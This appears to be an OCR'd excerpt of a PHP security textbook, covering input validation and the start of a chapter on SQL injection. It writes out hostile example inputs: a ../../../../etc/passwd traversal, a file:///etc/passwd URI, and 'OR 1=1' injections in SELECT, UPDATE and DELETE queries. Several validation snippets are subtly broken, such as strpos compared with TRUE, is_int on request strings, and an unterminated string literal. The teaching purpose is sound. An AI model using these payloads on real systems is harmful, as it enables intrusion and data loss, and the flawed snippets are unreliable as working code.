
Many early PHP developers found `register_globals` to be a great convenience; after all, before the advent of the `$_POST` superglobal array, you had to type `$GLOBALS['HTTP_POST_VARS']['username']` for what today is simply `$_POST['username']`. It was of course eventually widely understood that the `on` setting raised very considerable security issues (discussed at length at, for example, `http://php.net/register_globals`, and elsewhere). Beginning with version 4.2.0 of PHP, therefore, the `register_globals` directive was set to `off` by default.

Unfortunately, by that time, there were plenty of scripts in existence that had been written to rely on global variables being on. As hosts and Internet Service Providers upgraded their PHP installations, those scripts started breaking, to the consternation of the programming community, or at least that part of it that was still unable or unwilling to recognize the increased security of the new configuration. Eventually those broken scripts were fixed, so that the vulnerabilities created by this directive no longer existed—at least, no longer existed on those servers and in those scripts that had in fact been updated.

However, a not-insignificant number of old installations of PHP are still floating around, and even some new installations with old `php.ini` configuration files. It is too simple to merely assume that the availability of global variables is no longer an issue.

If you control your own server, you should long ago have updated PHP and installed the updated `php.ini` configuration file, which sets `register_globals` to `off` by default.

If, however, you rent server facilities (in which case you have no access to `php.ini`), you may check the setting on your server with the `phpinfo()` function, which reveals it in the section entitled *Configuration*: *PHP Core*, as shown in Figure 2–1.



Configuration

PHP Core

Directive	Local Value	Master Value
allow_call_time_pass_reference	Off	Off
register_argc_argv	On	On
register_globals	Off	Off
report_memleaks	On	On

***Figure 2–1.** The `register_globals` setting as shown by `phpinfo()`*

If you find `register_globals` to be set to `on`, you may be tempted to try to turn it off in your scripts, with a line like this:

```
ini_set( 'register_globals', 0 );
```

Unfortunately, this instruction does nothing, since all the global variables will have been created already.

You can, however, set `register_globals` to `off` by putting a line like the following into an `.htaccess` file in your document root:

```
php_flag register_globals 0
```

Because we are setting a Boolean value for `register_globals`, we use the `php_flag` instruction; if we were setting a string value (like `off`), we would need to use the `php_value` instruction.

■ **Tip** If you use an `.htaccess` file for this or any other purpose, you may secure that file against exposure by including the following three lines in it:

```
<Files ".ht*">
  deny from all
</Files>
```

Declare Variables

In many languages, declaring variables before using them is a requirement, but PHP, flexible as always, will create variables on the fly. We showed in the script fragments in the previous section the danger of using a variable (in that case, the `$admin` flag) without knowing in advance its default value.

The safest practice to follow is this: *always* declare variables in advance. The need is obvious with security-related variables, but it is our strong recommendation to declare all variables.

Allow Only Expected Input

In all even slightly complex applications, you should explicitly list the variables that you expect to receive on input, and copy them out of the GPC array programmatically rather than manually, with a routine that looks something like this:

```
<?php

$expected = array( 'carModel', 'year', 'bodyStyle' );
foreach( $expected AS $key ) {
  if ( !empty( $_POST[ $key ] ) ) {
    ${$key} = $_POST[ $key ];
  }
  else {
    ${$key} = NULL;
  }
}

?>
```

After listing the expected variables in an array, we step through them with a `foreach()` loop, pulling a value out of the `$_POST` array for each variable that exists in it. We use the `${$key}` construct to assign each value to a variable named for the current value of that key (so, for example, when `$key` is pointing to the array value `year`, the assignment creates a variable `$year` that contains the value of the `$_POST` array contained in the key `year`).

With such a routine, it is easy to specify different expected variable sets for different contexts, so as to ensure that hidden interfaces stay hidden; here we add another variable to the array if we are operating in an administrative context:

```
<?php

// user interface
$expected = array( 'carModel', 'year', 'bodyStyle' );

// administrator interface
if ( $admin ) {
  $expected[] = 'profit';
}

foreach( $expected AS $key ) {
  if ( !empty( $_POST[ $key ] ) ) {
    ${$key} = $_POST[ $key ];
  }
else {
    ${$key} = NULL;
  }
}

?>
```

A routine like this automatically excludes inappropriate values from the script, even if an attacker has figured out a way to submit them. You can thus assume that the global environment will not be corrupted by unexpected user input.

Check Input Type, Length, and Format

When you are offering a user the chance to submit some sort of value via a form, you have the considerable advantage of knowing ahead of time what kind of input you should be getting. This ought to make it relatively easy to carry out a simple check on the validity of the user's entry, by checking whether it is of the expected type, length, and format.

Checking Type

We discuss first checking input values for their type.

Strings

Strings are the easiest type to validate in PHP because, well, just about anything can be a string, even emptiness. But some values are not strictly strings; `is_string()` can be used to tell for sure, although there are times when, like PHP, you don't mind accepting numbers as strings. In this case, the best check for stringness may be checking to see that `empty()` is `FALSE`. Or, if you count an empty string as a string, the following test will cover all the bases:

```
if ( isset( $value ) && $value !== NULL ) {
  // $value is a (possibly empty) string according to PHP
}
```

We will discuss empty and `NULL` values at greater length later in this chapter.

String length is often very important, more so than type. We will discuss length in detail later as well.

Numbers

If you are expecting a number (like a year), receiving a nonnumeric response ought to raise red flags for you. Although it is true that PHP treats all form entries by default as string types, its automatic type casting permits you to determine whether the string that the user entered is capable of being interpreted as numeric (as it would have to be to be usable to your script). To do this, you might use the `is_int()` function (or `is_integer()` or `is_long()`, its aliases), something like this:

```
$year = $_POST['year'];
if ( !is_int( $year ) ) exit ( "$year is an invalid value for year!" );
```

Note that the error message here does not provide guidance to an attacker about exactly what has gone wrong with the attempt. To provide such guidance would simply make things easier for the next attempt. We discuss providing error messages at length later in this chapter.

PHP is such a rich and flexible language that there is at least one other way to carry out the same check, by using the `gettype()` function:

```
if ( gettype( $year ) != 'integer' ) {
  exit ( "$year is an invalid value for year!" );
}
```

There are also at least three ways to cast the `$year` variable to an integer. One way is to use the `intval()` function, like this:

```
$year = intval( $_POST['year'] );
```

A second way to accomplish the same thing is to specifically cast the variable to an integer, like this:

```
$year = ( int ) $_POST['year'];
```

Both of these ways will generate an integer value of `0` if provided with an alphabetic string as input, so they should not be used without range checking.

The other way to cast the `$year` variable to an integer is to use the `settype()` function, like this:

```
if ( !settype ( $year, 'integer' ) ) {
  exit ( "$year is an invalid value for year!" );
}
```

Note that the `settype()` function sets a return value, which then must be checked. If `settype()` is unable to cast `$year` to an integer, it returns a value of `FALSE`, in which case we issue an error message.

Finally, there are different types of numbers. Both zero and 2.54 are not integers, and will fail the preceding tests, but they may be perfectly valid numbers for use with your application. Zero is not in the set of integers, which includes whole numbers greater than and less than zero. 2.54 is technically a *floating point value*, aka float, in PHP. Floats are numbers that include a decimal portion.

The ultimate generic test for determining whether a value is a number or not is is_numeric(), which will return `TRUE` for zero and floats, as well as for integers and even numbers that are technically strings.

TRUE and *FALSE*

Like strings, Boolean values are generally not a problem, but it is still worth checking to ensure, for example, that a clueless developer who submits the string “false” to your application gets an error. Because the string “false” isn’t empty, it will evaluate to Boolean `TRUE` within PHP. Use `is_bool()` if you need to verify that a value actually is either `TRUE` or `FALSE`.

FALSE vs. Empty vs. *NULL*

Checking whether a variable exists at all is trickier than it may seem at first glance. The problem is that falseness and nonexistence are easily confused, particularly when PHP is so ready to convert a variable of one type to another type. Table 2–1 provides a summary of how various techniques for testing a variable’s existence succeed with an actual string (something), a numeric value (`12345`), and an empty string (`''`). The value of `TRUE` signifies that the specified variable is recognized by the specified test as existing; `FALSE` means that it is not.

Table 2–1. *Tests for Variable Existence*

Test	**Value**		
	‘something'	**12345**	**''**
`if ( $var )`	TRUE	TRUE	FALSE
`if ( !empty( $var ) )`	TRUE	TRUE	FALSE
`if ( $var != '' )`	TRUE	TRUE	FALSE
`if ( strlen( $var) != 0 )`	TRUE	TRUE	FALSE
`If ( isset( $var ) )`	TRUE	TRUE	TRUE
`if ( is_string( $var ) )`	TRUE	FALSE	TRUE

Most of the results in this table are unsurprising. The string `something` is alwkays recognized as existing, as you would expect. Similarly, the numeric value `12345` is recognized as existing by every test except `is_string()`, again as you might expect. What is a bit disconcerting is that the empty string `''` is recognized as existing by the tests `isset()` and `is_string()`. In some metaphysical sense, of course, the empty string is indeed a string, and it is indeed set to a value (of nothing). (See `http://education.nyphp.org/phundamentals/PH_variableevaluation.php` for a lengthy discussion of this issue.)

But these tests are not typically deployed to check for metaphysical existence. The moral here is to be extremely careful when using such tests for existence. We consider `empty()` to be perhaps the most intuitive of these tests, but still recommend that even it be used in conjunction with other tests rather than by itself.

Checking Length

When you check the length of user input, you can prevent buffer overflow and denial-of-service attacks. The length of a string can be checked with `strlen()`, which counts the number of 1-byte characters in a string value.

Since year values should be exactly 4 characters long, receiving an 89-character response to a prompt for a year value should suggest that something is wrong. The value's length can be easily checked, like this:

```
if ( strlen( $year ) != 4 ) exit ( "$year is an invalid value for year!" );
```

Checking Format

Beyond variable type and length, it is sometimes important to check the format of user-supplied values. Strictly speaking, an email address or date string is not a *type* of value. Both of these are of type string. But there is a particular format used by each of those examples, and it is important to validate against that format to ensure that your application runs smoothly and safely. From a security standpoint, formats tend to be most important when you pass values out of PHP to other applications, such as a database, or underlying systems like the filesystem or mail transport. Consequently, we reserve detailed discussion about validating these and other formats to the "Sanitize Values" section later.

We mention this now, however, because we will be extending our simple input handler to do type, length, and format checking. Just remember that before you check the format of a value, you may first want to check its type, although the type will almost always be string in these cases.

Abstracting Type, Length, and Format Validation with PHP

Most applications need to verify the format of a number of different user-submitted values. The best way to handle this situation is to build a library of functions to check and filter user input of particular kinds. The validation should take place when user input is first being imported by your script. To do this, we will show you how to extend the simple $expected array (discussed earlier in this chapter) to understand the types and formats of the variables we are expecting to deal with. This fragmentary code can be found also as `inputValidationDemo.php` in the Chapter 2 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<?php

// set up array of expected values and types
$expected = array( 'carModel'=>'string', 'year'=>'int',
  'imageLocation'=>'filename' );
```

```
// check each input value for type and length
foreach ( $expected AS $key=>$type ) {
  if ( empty( $_GET[ $key ] ) ) {
    ${$key} = NULL;
    continue;
  }
  switch ( $type ) {
    case 'string' :
      if ( is_string( $_GET[ $key ] ) && strlen( $_GET[ $key ] ) < 256 ) {
        ${$key} = $_GET[ $key ];
      }
      break;
    case 'int' :
      if ( is_int( $_GET[ $key ] ) ) {
        ${$key} = $_GET[ $key ];
      }
      break;
    case 'filename' :
      // limit filenames to 64 characters
      if ( is_string( $_GET[ $key ] ) && strlen( $_GET[ $key ] ) < 64 ) {
        // escape any non-ASCII
        ${$key} = str_replace( '%', '_', rawurlencode( $_GET[ $key ] ) );
        // disallow double dots
        if ( strpos( ${$key}, '..' ) === TRUE ) {
          ${$key} = NULL;
        }
      }
      break;
  }
  if ( !isset( ${$key} ) ) {
    ${$key} = NULL;
  }
}

// use the now-validated input in your application
```

In this fragment, instead of a simple array with default numeric keys, you create a string-indexed array, where the keys are the names of the expected variables and the values are their expected types. You loop through the array, skipping any unassigned variables but checking each assigned variable for its type before assigning it to a local variable.

You can construct your own custom library to validate any number of different data types by following this model.

An alternative to a roll-your-own library is to use an existing abstraction layer, such as PEAR's QuickForm (see `http://pear.php.net/package/HTML_QuickForm` for more information), which (at the expense of adding a not-always-needed layer of complexity) will both generate forms and validate users' input for you.

Sanitize Values Passed to Other Systems

Certain kinds of values must be in a particular format in order to work with your application and the other programs and subsystems it uses. It is extremely important that metacharacters or embedded commands be quoted or encoded (aka escaped) in these values, so that your PHP application does not become an unwitting participant in a scripted attack of some sort.

Metacharacters

Input might contain troublesome characters, characters that can potentially do damage to your system. You can prevent damage from those characters in three ways:

- You might *escape* them by prepending each dangerous character with `\`, the backward slash.
- You might *quote* them by surrounding them with quotation marks so that they will not be seen as metacharacters by the underlying system.
- You might *encode* them into character sequences, such as the `%nn` scheme used by `urlencode()`.

It may be tempting to use the `magic_quotes_gpc` directive (settable in `php.ini`; information is at `http://php.net/magic_quotes`), which automatically handles escaping on all `GPC` values, and which is set on by default. It does this, however, simply by applying the `addslashes()` function (information is at `http://php.net/addslashes`) to those variables. Unfortunately, the problems raised by using `magic_quotes_gpc` far outweigh any possible benefits. For one thing, `addslashes()` is limited to just the four most common of the dangerous characters: the two quotation marks, the backslash, and `NULL`. So while the `addslashes()` function might catch 90% or even more of the threats, it is not comprehensive enough to be trusted. For another, in order to return the data to its original form, you will need to reverse the escaping with the `stripslashes()` function, which is not only one extra step but also is likely to corrupt some multibyte characters.

What, then, is better? While the `mysql_real_escape_string()` function (information is at `http://php.net/mysql_real_escape_string`) is intended primarily to sanitize user input for safe insertion into a MySQL database, it does conveniently escape a wide range of dangerous characters: `NULL`, `\x00`, `\n`, `\r`, `\`, `'`, `"` , and `\x1a`. You can ease the burden of applying it manually by including it in your initialization routine, like this:

```
<?php

$expected = array( 'carModel', 'year', 'bodyStyle' );
foreach( $expected AS $key ) {
  if ( !empty( $_GET[ $key ] ) ) {
    ${$key} = mysql_real_escape_string( $_GET[ $key ] );
  }
}

?>
```

There are unfortunately also drawbacks to using `mysql_real_escape_string()` for the purpose of generally sanitizing user input.

- The function is specific to the needs of MySQL, not general escaping of dangerous values. Should a future version of MySQL no longer require `\x1a` to be escaped, it might be dropped from the list of characters escaped by this function.
- Such database-specific escaping may not be appropriate for data not intended for use in a database transaction.
- In PHP 5, support for MySQL is not enabled by default, so PHP must be compiled with the `--with-mysql=<location>` configuration directive. If that has not been done, then MySQL support will probably not be available.

- There is no way to decode the data short of `eval()`, which would be a very bad idea. Using `stripslashes()` would turn a `\n` newline character into a simple `n`.
- Since it includes \ (backslash) among the escaped characters, you can't apply it multiple times to the same value without causing double escaping.

There are then problems with both of the standard, built-in escape mechanisms in PHP. You should not blindly use either of them until you have carried out a careful analysis of their advantages and disadvantages. If your needs are severe or specialized enough, you may even have to create your own escaping mechanism (where you could even establish your own escaping character), building it into your initialization routine, something like this:

```
<?php
function escapeIt( $temp ) {
  define ( 'BACKSLASH', '\' );
  // more constants

  // use | as a custom escape character
  $temp = str_replace( BACKSLASH, '|\', $temp );
  // more escaping

  return $temp;
}
$expected = array( 'carModel', 'year', 'bodyStyle' );
foreach( $expected AS $key ) {
  if ( !empty( $_GET[ $key ] ) ) {
    ${$key} = escapeIt( $_GET[ $key ] );
  }
}
?>
```

This code fragment, obviously, is intended only as a demonstration of possibilities if your needs can't be met by conventional solutions.

File Paths, Names, and URIs

Strings containing filenames are restricted by the filesystem in ways that other strings are not.

- Filenames may not contain binary data. An abuser who succeeds in entering a filename containing such data will cause unpredictable but certainly troublesome problems.
- Filenames on some systems may contain Unicode multibyte characters, but filenames on others cannot. Unless you absolutely need internationalized filenames in your application, it is best to restrict names to the ASCII character set.
- Although Unix-based operating systems theoretically allow almost any punctuation mark as part of a filename, you should avoid using punctuation in filenames, since so many of those marks have other system-based meanings. We generally allow - (hyphen) and _ (underscore) as legitimate characters, but reject all other punctuation. It may be necessary to allow a dot in order to specify a file extension, but if you can avoid allowing users to set file extensions, do so and disallow the dot.

- Filenames have length limits. Remember that this limit includes the path as well, which in a complexly structured system can cut the permissible length of the name of the actual file down to a surprisingly short value.

Variables that are used in filesystem operations, such as calls to `fopen()` or `file_get_contents()`, can be constructed and entered so that they reveal otherwise hidden system resources. The chief culprit in this sort of attack is the Unix parent directory special file designation `..` (dot dot).

The classic example of this kind of abuse is a script that highlights the source code of any file in an application, like this fragment:

```
<?php

$applicationPath = '/home/www/myphp/code/';
$scriptname = $_POST['scriptname'];
highlight_file( $applicationPath . $scriptname );

?>
```

This script responds to a form asking a user which file to view. The user's input is stored in a `$_POST` variable named `scriptname`. The script constructs a fully qualified filename, and feeds it to the `highlight_file()` function. But consider what would happen if the user were to enter a filename like `../../../../etc/passwd`. The sequence of double-dotted references causes the `highlight_file()` function to change to the directory four levels up from `/home/www/myphp/code/.`, which is `/.`, and then to `/etc/passwd`. Highlighting this file reveals information about all the users on the host, including which ones have valid shells.

Another example of this sort of attack might occur in a script that imports data from another URI, expecting it to be in the form of `http://example.org/data.xml`, like this fragment (which incorporates a test to protect against the double-dot attack):

```
<?php

$uri = $_POST['uri'];
if ( strpos( $uri, '..' ) ) exit( 'That is not a valid URI.' );
$importedData = file_get_contents( $uri );
```

Although this test would catch most attacks, the following input would still be able to bypass it:

```
file:///etc/passwd
```

URIs, like filenames and email addresses, are limited in the set of characters that may constitute them, but hardly at all otherwise. They may contain the common `http://` protocol marker, or an alternative (like `file://` or `https://`), or none at all; they may point to a top-level domain or many directories down; they may include `$_GET` variables or not. They are just as dangerous as email addresses, for, like them, they represent channels of interaction between your server and the outside world. If you allow users to enter them, then you must handle them very carefully.

Email Addresses and Email

Email addresses are a particularly sensitive kind of data, for they represent a kind of pathway between your server and the outside world. An invitation to enter an email address onto a form is an invitation to spammers everywhere, to try to find a way to get you to mail or forward their messages for them.

Valid email addresses may have even more possible formats than dates do; they certainly may contain (given the international community in which they operate) many more possible kinds of characters. About the only three things that can be said with any certainty about them is that each must not contain binary data, each must contain one `@` (at sign), and each must contain at least one `.` (dot) somewhere after that `@`; otherwise, almost anything is possible.

The lengths to which regular expression writers will go to validate email addresses are legendary, with some expressions running to several pages. Rather than concentrate on validating the format to the letter of the email address specification in *RFC 822* (available at `http://www.ietf.org/rfc/rfc0822.txt`), you simply want to make sure that the value looks like an email address and, more importantly, doesn't contain any unquoted commas or semicolons. These characters are often used as delimiters for lists of email. You also need to strip out any `\r` or `\n` characters, which could be used to inject extra headers into the email message.

If you allow user input in the body of the message, you should endeavor to ensure that control characters and non-ASCII values are either encoded or stripped out. Some mailservers won't handle messages with extended ASCII or multibyte characters in it, because the original SMTP specification in *RFC 821* (available at `http://rfc.net/rfc821.html`) specified 7-bit encoding (that is, the ASCII values from 0 to 127, which need only 7 bits of data per character).

At the very least, if you include unencoded Unicode text in a message, you should set mail headers that tell the server you will be doing so:

```
Content-Type: text/plain; charset="utf-8"
Content-Transfer-Encoding: 8bit
```

It would be much better to use quoted-printable or base64 encoding, rather than to try to send 8-bit messages to servers that might reject them. Unfortunately, there is no native quoted-printable encoding support in PHP. There is the `imap_8bit()` function, but according to comments at `http://php.net/8bit`, it doesn't treat multibyte characters well. Several PHP script functions for quoted-printable encoding have been posted to the `quoted_printable_decode()` manual page.

When building multipart messages using the MIME standard (specified in *RFC 2045*, available at `http://rfc.net/rfc2045.html`), it is important to use a random key in the *boundary*. In order to separate the parts of a MIME message, a boundary string is defined in the main Content-type: header of the message. Building the boundary string so that it includes a random value will prevent an attacker from injecting a bogus MIME boundary into a message, an exploit that could be used to turn simple messages from your application into multimedia spam with attachments.

HTTP Header Values

Fundamental to the nature of HTTP is that responses may be cached, and even transformed, by intermediate HTTP servers known as *proxies*. Responses are also cached by the many search engine crawlers, and are then used as the basis for creating searchable indexes. For this reason, it is important that the values you use in `header()` calls be stripped of HTTP metacharacters, particularly `\r` and `\n`, which are used to separate headers.

Any user input used in a `Location:` redirect should be encoded using `urlencode()`.

Database Queries

The most obviously dangerous characters in any value being used in a database query are *quotation marks* (whether single or double), because these demarcate string values, and *semicolons*, because these demarcate queries. Escaping these three characters stops SQL injection attacks cold. But quotation marks and semicolons are common punctuation, used in many different kinds of legitimate database values. We will discuss the best practices for handling values in SQL queries in Chapter 3.

HTML Output

We don't normally think of the HTML output of a PHP script as a value passed from PHP to another system, but that's exactly what happens. Very often, you pass HTML output to the buggiest, most unreliable system you can possibly imagine: a user.

Please don't imagine that we are being facetious here. It is extremely important to sanitize values that get included in any sort of markup, be it HTML or XML or even CSS and JavaScript, because you want to prevent an attacker from injecting arbitrary markup that could present false information on the page or entice a user into a phishing trap. And you definitely want to prevent an attacker from tricking the user's browser into leaking the value of her credentials or cookies. This class of attack is called *Cross-Site Scripting*, and we will discuss these dirty tricks and how to prevent them in Chapter 4.

For now, we will just say that the use of `htmlentities()` is mandatory any time a PHP value is rendered in markup.

Shell Arguments

Shell arguments have special meaning to the operating system at the same time as they are perfectly normal characters that could easily appear in user input. They must therefore be treated with particular care. We will discuss the problem of escaping shell arguments in Chapter 5, but the key strategy is to always use one of the PHP functions designed for this task, such as `escapeshellarg()`.

OBSCURING ERRORS

It's hard to imagine anything that could be more unwittingly useful to an attacker than an error message that leaks information about paths and system conditions. Many user input attacks begin as nothing more than an accidental or deliberate attempt to generate such errors, which permit easy and confident refinement of the attack. For instance, if an unexpected value in user input leaks the fact that the input was included in an `eval()` call, an attacker will learn that he should concentrate his efforts on injecting PHP commands.

We therefore emphasize here our strong recommendation that *no user should ever see any PHP error*. You should hide all notices, errors, and warnings that could be generated by PHP.

The default value for `error_reporting` is `E_ALL` without `E_NOTICE` (which could be written as `E_ALL & ~E_NOTICE`, or `E_ALL ^ E_NOTICE` using bitwise notation, or 2039).The default value for `display_errors` is `TRUE` or `1`. You can set both of these directives to `0` in `php.ini` if you have access to it, or at run-time with `error_reporting( 0 )` and `display_errors ( 0 )` instructions.

If an error does occur in the course of your application, you should be able to trap it programmatically, and then generate a completely innocuous message to the user with a command something like one of the following:

```
exit( 'Sorry, the database is down for maintenance right now.
  Please try again later.' );
die( 'Sorry, the system is temporarily unavailable.
  Please try again later.' );
```

An alternative method is to do this with a header instruction, redirecting the user to a page that itself has an innocuous name, something like this:

```
header( 'Location: sysmaint.php' );
```

While a determined attacker will surely keep trying, error messages like these reveal no information that could assist a malicious user in refining his attacking input.

You of course need to inform yourself and/or appropriate administrators if an error has indeed taken place. A good way to do this is by writing the error into a log file and then sending a message by email or even SMS to someone with the authority to remedy the error.

Testing Input Validation

An important part of keeping your scripts secure is testing them for protection against possible vulnerabilities.

It is important to choose test values that can really break your application. These are often exactly the values that you aren't expecting, however. Therefore, selecting these values is a much more difficult task than it seems. The best test values are a comprehensive mix of random garbage and values that have caused other attempts at validation to fail, as well as values representing metacharacters or embedded commands that could be passed out of PHP to vulnerable systems.

In upcoming chapters we will provide examples of specific tests of protection against various specific threats.

Summary

Our discussion of how to make sure that your PHP scripts are as secure as they can be will extend throughout Part 2.

We began here in Chapter 2 with a consideration of what is possibly the most basic threat to the safety of your users' data, input abuse. Such abuse might take a variety of forms:

- Input of metacharacters
- Input of the wrong type
- Input of the wrong length
- Input containing unexpected commands
- Entry of data into hidden interfaces

We turned next to strategies for validating users' input:

- You should control the behavior of PHP itself by turning off global variables and declaring variables.
- You should anticipate expected input, and allow only what meets your expectations.
- You should check the type, length, and format of all input. We provided a routine to help automatize this.
- You should sanitize any values being passed to other systems, including metacharacters, file paths and filenames, URIs, email addresses, HTTP header values, database queries, HTML output, and arguments to shell commands.

Finally, we recommended that you test your validation strategies so as to expose and correct any weaknesses in them before you actually need them to protect your applications.

In the next three chapters, we will be discussing protecting your scripts against three different kinds of attacks, all of which depend on exploiting weaknesses in your handling of user input. We begin in Chapter 3 by discussing SQL injection.

CHAPTER 3

Preventing SQL Injection

We began Part 2 with a discussion in Chapter 2 of keeping your PHP scripts secure by careful validation of user input. We continue that discussion here, focusing on user input that participates in your scripts' interaction with your databases. Your data is, after all, probably your most treasured resource. Your primary goal in writing scripts to access that data should be to protect your users' data at all costs. In this chapter, we'll show you ways to use PHP to do that.

What SQL Injection Is

There is no point to putting data into a database if you never intend to use it; databases are designed to promote the convenient access and manipulation of their data. But the simple act of doing so carries with it the potential for disaster. This is true not so much because you yourself might accidentally delete everything rather than selecting it. Instead, it is that your attempt to accomplish something innocuous could actually be hijacked by someone who substitutes his own destructive commands in place of yours. This act of substitution is called *injection*.

Every time you solicit user input to construct a database query, you are permitting that user to participate in the construction of a command to the database server. A benign user may be happy enough to specify that he wants to view a collection of men's long-sleeved burgundy-colored polo shirts in size large; a malicious user will try to find a way to contort the command that selects those items into a command that deletes them, or does something even worse.

Your task as a programmer is to find a way to make such injections impossible.

How SQL Injection Works

Constructing a database query is a perfectly straightforward process. It typically proceeds something like this (for demonstration purposes, we'll assume that you have a database of wines, in which one of the fields is the grape variety):

1. You provide a form that allows the user to submit something to search for. Let's assume that the user chooses to search for wines made from the grape variety "lagrein."
2. You retrieve the user's search term, and save it by assigning it to a variable, something like this:

```
$variety = $_POST['variety'];
```

So that the value of the variable `$variety` is now this:

```
lagrein
```

3. You construct a database query, using that variable in the `WHERE` clause, something like this:

```
$query = "SELECT * FROM wines WHERE variety='$variety'";
```

so that the value of the variable `$query` is now this:

```
SELECT * FROM wines WHERE variety='lagrein'
```

4. You submit the query to the MySQL server.
5. MySQL returns all records in the wines table where the field variety has the value “lagrein.”

So far, this is very likely a familiar and comfortable process.

Unfortunately, sometimes familiar and comfortable processes lull us into complacency. So let’s look back at the actual construction of that query.

1. You created the invariable part of the query, ending it with a single quotation mark, which you will need to delineate the beginning of the value of the variable:

```
$query = "SELECT * FROM wines WHERE variety = '";
```

2. You concatenated that invariable part with the value of the variable containing the user’s submitted value:

```
$query .= $variety;
```

3. You then concatenated the result with another single quotation mark, to delineate the end of the value of the variable:

```
$query .= "'";
```

4. The value of `$query` was therefore (with the user input in bold type) this:

```
SELECT * FROM wines WHERE variety = 'lagrein'
```

The success of this construction depended on the user’s input. In this case, you were expecting a single word (or possibly a group of words) designating a grape variety, and you got it. So the query was constructed without any problem, and the results were likely to be just what you expected, a list of the wines for which the grape variety is “lagrein.”

Let’s imagine now that your user, instead of entering a simple grape variety like “lagrein” (or even “pinot noir”), enters the following value (notice the two punctuation marks included):

```
lagrein' or 1=1;
```

You now proceed to construct your query with, first, the invariable portion (we show here only the resultant value of the `$query` variable):

```
SELECT * FROM wines WHERE variety = '
```

You then concatenate that with the value of the variable containing what the user entered (here shown in bold type):

```
SELECT * FROM wines WHERE variety = 'lagrein' or 1=1;
```

And finally you add the closing quotation mark:

```
SELECT * FROM wines WHERE variety = 'lagrein' or 1=1;'
```

The resulting query is very different from what you had expected. In fact, your query now consists of not one but rather two instructions, since the semicolon at the end of the user's entry closes the first instruction (to select records) and begins another one. In this case, the second instruction, nothing more than a single quotation mark, is meaningless.

But the first instruction is not what you intended, either. When the user put a single quotation mark into the middle of his entry, he ended the value of the desired variable, and introduced another condition. So instead of retrieving just those records where the variety is "lagrein," in this case you are retrieving those records that meet either of two criteria, the first one yours and the second one his: the variety has to be "lagrein" or 1 has to be 1. Since 1 is always 1, you are therefore retrieving all of the records!

You may object that you are going to be using double rather than single quotation marks to delineate the user's submitted variables. This slows the abuser down for only as long as it takes for it to fail and for him to retry his exploit, using this time the double quotation mark that permits it to succeed. (We remind you here that, as we discussed in Chapter 2, all error notification to the user should be disabled. If an error message were generated here, it would have just helped the attacker by providing a specific explanation for why his attack failed.)

As a practical matter, for your user to see all of the records rather than just a selection of them may not at first glance seem like such a big deal, but in fact it is; viewing all of the records could very easily provide him with insight into the structure of the table, an insight that could easily be turned to more nefarious purposes later. This is especially true if your database contains not something apparently innocuous like wines, but rather, for example, a list of employees with their annual salaries.

And as a theoretical matter, this exploit is a very bad thing indeed. By injecting something unexpected into your query, this user has succeeded in turning your intended database access around to serve his own purposes. Your database is therefore now just as open to him as it is to you.

PHP and MySQL Injection

As we have mentioned previously, PHP, by design, does not do anything except what you tell it to do. It is precisely that hands-off attitude that permits exploits such as the one we just described.

We will assume that you will not knowingly or even accidentally construct a database query that has destructive effects; the problem is with input from your users. Let's therefore look now in more detail at the various ways in which users might provide information to your scripts.

Kinds of User Input

The ways in which users can influence the behavior of your scripts are more, and more complex, than they may appear at first glance.

The most obvious source of user input is of course a text input field in a form. With such a field, you are deliberately soliciting a user's input. Furthermore, you are providing the user with a wide-open field; there is no way that you can limit ahead of time what a user can type (although you can limit its length, if you choose to). This is the reason why the overwhelming source for injection exploits is the unguarded form field.

But there are other sources as well, and a moment's reflection on the technology behind forms (the transmission of information via the POST method) should bring to mind another common source for the transmission of information: the GET method. An observant user can easily see when information is being passed to a script simply by looking at the URI displayed in the browser's navigation toolbar. Although such URIs are typically generated programmatically, there is nothing whatsoever stopping a malicious user from simply typing a URI with an improper variable value into a browser, and thus potentially opening a database up for abuse.

One common strategy to limit users' input is to provide an option box rather than an input box in a form. This control forces the user to choose from among a set of predetermined values, and would seem to prevent the user from entering anything unexpected. But just as an attacker might spoof a URI (that is, create an illegitimate URI that masquerades as an authentic one), so might she create her own version of your form, with illegitimate rather than predetermined safe choices in the option box. It's extremely simple to do this; all she needs to do is view the source and then cut-and-paste the form's source code, which is right out in the open for her. After modifying the choices, she can submit the form, and her illegal instruction will be carried in as if it were original.

So users have many different ways of attempting to inject malicious code into a script.

Kinds of Injection Attacks

There may not be quite as many different kinds of attacks as there are motives for attacks, but once again, there is more variety than might appear at first glance. This is especially true if the malicious user has found a way to carry out multiple query execution, a subject to which we will return in a moment.

If your script is executing a `SELECT` instruction, the attacker can force the display of every row in a table by injecting a condition like `1=1` into the `WHERE` clause, with something like this (the injection is in bold type):

```
SELECT * FROM wines WHERE variety = 'lagrein' OR 1=1;'
```

As we said earlier in this chapter, that can by itself be very useful information, for it reveals the general structure of the table (in a way that a single record cannot), as well as potentially displaying records that contain confidential information. If the command works, it obviously signals to the attacker that other more damaging injections can be performed.

An `UPDATE` instruction has the potential for more direct damage. By inserting additional properties into the `SET` clause, an attacker can modify any of the fields in the record being updated, with something like this (the injection is in bold type):

```
UPDATE wines SET type='red','vintage'='9999' WHERE variety = 'lagrein'
```

And by adding an always-true condition like 1=1 into the WHERE clause of an UPDATE instruction, that modification can be extended to every record, with something like this (the injection is in bold type):

```
UPDATE wines SET type='red','vintage'='9999 WHERE variety = 'lagrein' OR 1=1;'
```

The most dangerous instruction may be `DELETE`, although it's not hard to imagine that a buried and therefore overlooked change might in the long run be more destructive than a wholesale deletion, which is likely to be immediately obvious. The injection technique is the same as what we have already seen, extending the range of affected records by modifying the `WHERE` clause, with something like this (the injection is in bold type):

```
DELETE FROM wines WHERE variety = 'lagrein' OR 1=1;'
```

Multiple-Query Injection

